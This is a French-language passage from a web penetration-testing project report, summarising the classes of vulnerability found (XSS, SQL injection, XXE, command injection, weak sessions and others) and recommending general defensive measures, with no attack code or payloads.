*Nos tests ont révélé plusieurs vulnérabilités et faiblesses dans les applications Web évaluées, soulignant l'importance de la sécurité des applications dans le paysage numérique actuel. Les constatations les plus significatives de notre projet incluent :*

**XSS (Cross-Site Scripting)** : Nous avons identifié des vulnérabilités XSS, ce qui signifie que les applications ne filtrent pas correctement les entrées utilisateur, permettant aux attaquants d'injecter du code malveillant et de l'exécuter sur le navigateur des utilisateurs. Cela peut conduire à des attaques de vol de session, à la divulgation de données sensibles et à la manipulation du contenu affiché.

**Injection SQL** : Nous avons découvert des vulnérabilités d'injection SQL, révélant que les applications ne valident pas suffisamment les entrées utilisateur avant de les incorporer dans les requêtes SQL. Cela expose les applications à des attaques permettant aux attaquants d'interagir directement avec la base de données et de compromettre la confidentialité et l'intégrité des données.

**Authentification défectueuse** : Nous avons constaté des problèmes liés à l'authentification défectueuse, tels que des politiques de mots de passe faibles, des sessions non expirées ou des mécanismes de réinitialisation de mot de passe

*vulnérables. Ces vulnérabilités peuvent permettre à des attaquants de s'approprier des comptes d'utilisateur, d'accéder à des informations confidentielles et de compromettre la sécurité des utilisateurs.*

**Exploitation des entités externes (XXE) :** Nous avons identifié des vulnérabilités XXE, ce qui signifie que les applications ne gèrent pas correctement les entrées XML externes, permettant aux attaquants de lire des fichiers sensibles, d'effectuer des attaques par déni de service ou d'accéder à des ressources critiques sur le serveur.

**Injection de commandes :** Nous avons repéré des vulnérabilités d'injection de commandes, indiquant que les applications ne filtrent pas correctement les entrées utilisateur avant de les exécuter comme des commandes système. Cela peut permettre à des attaquants d'exécuter des commandes malveillantes sur le serveur, entraînant des risques de compromission du système et de fuite de données.

**Contrôle d'accès défectueux :** Nous avons constaté des lacunes dans le contrôle d'accès, où des utilisateurs non autorisés peuvent accéder à des ressources sensibles ou effectuer des actions pour lesquelles ils n'ont pas les droits nécessaires. Ces vulnérabilités peuvent entraîner des fuites d'informations confidentielles, des atteintes à la vie privée des utilisateurs et compromettre l'intégrité du système.

**Force brute :** Nous avons identifié des vulnérabilités de force brute, ce qui signifie que les applications ne mettent pas en place des mécanismes adéquats pour limiter le nombre de tentatives d'authentification. Cela facilite les attaques par force brute, où les attaquants peuvent essayer de deviner les mots de passe en utilisant des techniques d'automatisation, augmentant ainsi le risque de compromission des comptes utilisateur.

**Identifiants de session faibles :** Nous avons constaté l'utilisation d'identifiants de session faibles ou prévisibles, ce qui peut faciliter les attaques d'usurpation de session. Les attaquants pourraient exploiter ces vulnérabilités pour accéder à

*des comptes d'utilisateurs légitimes, effectuer des actions non autorisées et compromettre la confidentialité et l'intégrité des données.*

*En conclusion, notre projet de Pentesting Web a mis en évidence un certain nombre de vulnérabilités et de faiblesses dans les applications évaluées. Ces résultats soulignent l'importance de réaliser des tests de sécurité réguliers et de mettre en place des mesures de protection appropriées pour atténuer les risques. Il est essentiel de mettre en œuvre des pratiques de développement sécurisé, de valider et de filtrer rigoureusement les entrées utilisateur, d'adopter des politiques de mots de passe solides, de gérer correctement les sessions et de mettre en place des contrôles d'accès robustes. En prenant ces mesures, les organisations peuvent renforcer la sécurité de leurs applications Web, protéger les données sensibles et prévenir les attaques potentielles.*